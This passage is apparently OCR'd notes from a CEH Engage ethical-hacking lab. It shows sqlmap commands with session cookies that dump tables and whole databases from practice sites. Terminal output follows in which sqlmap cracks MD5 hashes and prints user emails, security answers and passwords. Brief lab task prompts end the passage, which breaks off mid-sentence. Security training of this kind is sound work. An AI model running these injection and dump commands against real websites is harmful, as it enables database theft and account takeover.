
Dump Table Data


```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<Cookie Value>"
-D moviescope -T User_Login --dump
```

Dump Databases


```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" -D moviescope --
dump-all
```




sqlmap -u http://movies.cehorg.com/viewprofile.aspx?id=1 --cookie="mscope=Xf4nda2RM2w=; ui-tabs-1=0" -D moviescope --dump-
File Edit View Search Terminal Help
[05:27:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:27:03] [INFO] starting 16 processes
[05:27:04] [INFO] cracked password 'aaa' for user 'my user'
[05:27:04] [INFO] cracked password 'adminpwd' for user 'admin'
[05:27:04] [INFO] cracked password 'guest' for user 'guest'
[05:27:05] [INFO] cracked password 'sss' for user 'ss'
[05:27:06] [INFO] cracked password 'guest' for user 'guest'
Database: moviescope
Table: CustomerLogin
[4 entries]
| question_id | Add1 | Add2 | City | State | email | answer | Phoneno | LastName | User
| password | FirstName | customerNumber |
| 1 | a | b | c | d | aa@gg.com | yellow | 34 | BB | my u
| 47bce5c74f589f4867dbd57e9ca9f808 (aaa) | AA | 1 |
| 1 | a | ad | c | s | adfr | orange | 454 | sa | ss
| 9f6e6800cfae7749eb6c486619254b9c (sss) | s | 2 |
| 1 | a | a | NULL | NULL | admin@gmail.com | white | NULL | Admin | admi
| 0a14de5a76e5e14758b04c209f266726 (adminpwd) | Admin | 3 |
| 1 | NULL | NULL | NULL | NULL | guest@gmail.com | yellow | NULL | guest | gues
| 084e0343a0486ff05530df6c705c8bb4 (guest) | guest | 4 |
[05:27:07] [INFO] table 'moviescope.dbo.CustomerLogin' dumped to CSV file '/root/.local/share/sql
output/movies.cehorg.com/dump/moviescope/CustomerLogin.csv'




CEHORG suspects of a possible session hijacking attack on a machine in its network. The organisation has retained the network traffic data for the session at C:\Users\Admin\Documents in the EH Workstation – 2 as sniffsession.pcap. You have been assigned a task to perform an analysis and find out the protocol that has been used for sniffing on its network.




CEH Engage Part 4


An attacker has intruded into the CEHORG network with malicious intent. He has identified a vulnerability in a machine. He has encoded the machine's IP address and left it in the database. While auditing the database, the encoded file was identified by the database admin. Decode the EncodedFile.txt file in the Document folder in the "EH

